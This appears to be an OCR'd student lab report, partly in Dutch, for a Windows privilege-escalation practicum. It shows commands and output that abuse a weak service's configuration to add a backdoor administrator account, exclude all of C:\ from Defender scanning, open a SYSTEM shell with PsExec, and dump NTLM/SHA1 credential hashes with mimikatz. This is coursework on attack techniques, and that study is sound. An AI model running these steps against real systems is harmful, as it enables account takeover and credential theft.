

System Security

Practicum 2: Windows privilege escalation




Name	Date modified	Type	Size
accesschk	16/09/2024 13:12	Application	1.434 KB
accesschk64	16/09/2024 13:12	Application	792 KB
AccessEnum	16/09/2024 13:12	Application	258 KB
AdExplorer	16/09/2024 13:12	Compiled HTML ...	50 KB
ADExplorer	16/09/2024 13:12	Application	1.231 KB
ADExplorer64	16/09/2024 13:12	Application	647 KB
ADInsight	16/09/2024 13:12	Compiled HTML ...	393 KB
ADInsight	16/09/2024 13:12	Application	4.987 KB
ADInsight64	16/09/2024 13:12	Application	1.731 KB
adrestore	16/09/2024 13:12	Application	342 KB
adrestore64	16/09/2024 13:12	Application	441 KB
Autologon	16/09/2024 13:12	Application	334 KB
Autologon64	16/09/2024 13:12	Application	431 KB
autoruns	16/09/2024 13:12	Compiled HTML ...	25 KB
Autoruns	16/09/2024 13:12	Application	1.718 KB
Autoruns64	16/09/2024 13:12	Application	1.910 KB
autorunsc	16/09/2024 13:12	Application	702 KB
autorunsc64	16/09/2024 13:12	Application	786 KB
Bginfo	16/09/2024 13:12	Application	2.148 KB
Bginfo64	16/09/2024 13:12	Application	2.710 KB
Cacheset	16/09/2024 13:12	Application	415 KB

160 items 1 item selected 1,39 MB



```
C:\sysinternal\SysinternalsSuite>accesschk.exe -uwvc "normaluser" *

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW daclsvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
        READ_CONTROL

C:\sysinternal\SysinternalsSuite>dir_
```


Change config, hiermee kunnen we services aanpassen



```
C:\Users\normaluser>sc config daclsvc binpath="cmd /c cmd.exe /c net user /add faketaxi B@ckd00r123 && net localgroup ad
ministrators faketaxi /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\normaluser>net user

User accounts for \\WIN10CLIENT

-------------------------------------------------------------------------------
Administrator            DefaultAccount           fakeadmin
Guest                    test                     WDAGUtilityAccount
The command completed successfully.


C:\Users\normaluser>net user

User accounts for \\WIN10CLIENT
```

Daarna services starten

Dit maakt de user faketaxi aan




Exclusions

Add or remove items that you want to exclude from Microsoft Defender anti-Virus scans.

C:\
Folder

Do you have a question?




```
mimikatz #
mimikatz # ^C
C:\mimikatz-master\Win32>mimikatz.exe -h
```

bat2exe.exe /s /y

Mimikatz downloaden en runnen met admin

[windows services - How do you run CMD.exe under the Local System Account? - Stack Overflow]




```
     in the Domain\User syntax if the remote process requires access
     to network resources or to run in a different account. Note that
unts the password and command is encrypted in transit to the remote sy

-----Error codes returned by PsExec are specific to the applications y
ator execute, not PsExec.

tyAcc
nd ccC:\sysinternal\SysinternalsSuite>psexec -i -s cmd.exe

     PsExec v2.43 - Execute processes remotely
s\sysCopyright (C) 2001-2023 Mark Russinovich
ity\sSysinternals - www.sysinternals.com

s\sys
```


Dit openent een nieuwe cmd als system admin

Hierin openen we mimikatz


We doen via de x64 bestand de volgende code runnen



```
 Volume in drive C has no label.
 Volume Serial Number is 4648-179D

 Directory of C:\mimikatz-master\x64

16/09/2024  13:55    <DIR>          .
16/09/2024  13:55    <DIR>          ..
16/09/2024  13:55            36.696 mimidrv.sys
16/09/2024  13:55         1.250.056 mimikatz.exe
16/09/2024  13:55            46.856 mimilib.dll
               3 File(s)      1.333.608 bytes
               2 Dir(s)  22.948.298.752 bytes free

C:\mimikatz-master\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 9466226 (00000000:00907172)
Session           : Interactive from 1
User Name         : test
Domain            : WIN10CLIENT
Logon Server      : WIN10CLIENT
Logon Time        : 16/09/2024 14:05:58
SID               : S-1-5-21-3704816349-2630934885-840893638-1006
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : WIN10CLIENT
         * NTLM     : 0cb6948805f797bf2a82807973b89537
         * SHA1     : 87f8ed9157125ffc4da9e06a7b8011ad80a53fe1
```




```
       ssp :    KO
       credman :

uthentication Id : 0 ; 115666 (00000000:0001c3d2)
ession           : Service from 0
ser Name         : Administrator
omain            : WIN10CLIENT
ogon Server      : WIN10CLIENT
ogon Time        : 16/09/2024 13:01:47
ID               : S-1-5-21-3704816349-2630934885-840893638-500
       msv :
        [00000003] Primary
        * Username : Administrator
        * Domain   : WIN10CLIENT
        * NTLM     : af992895db0f2c42a1bc96546e92804a
        * SHA1     : 7373cb4b084c33a039ccc99aa33b0f4775c32298
        * DPAPI    : 7373cb4b084c33a039ccc99aa33b0f47
       tspkg :
       wdigest :
        * Username : Administrator
        * Domain   : WIN10CLIENT
        * Password : (null)
       kerberos :
        * Username : Administrator
        * Domain   : WIN10CLIENT
        * Password : (null)
       ssp :    KO
       credman :

uthentication Id : 0 ; 997 (00000000:000003e5)
ession           : Service from 0
```



```
mimikatz # Token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

616     {0;000003e7} 1 D 25084          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000003e7} 1 D 9670295     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,28p)       Primary
 * Thread Token  : {0;000003e7} 1 D 9853678     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Impersonation (Delegation)

mimikatz # sekurlsa::wdigest
```


Nltm hash is de hash



```
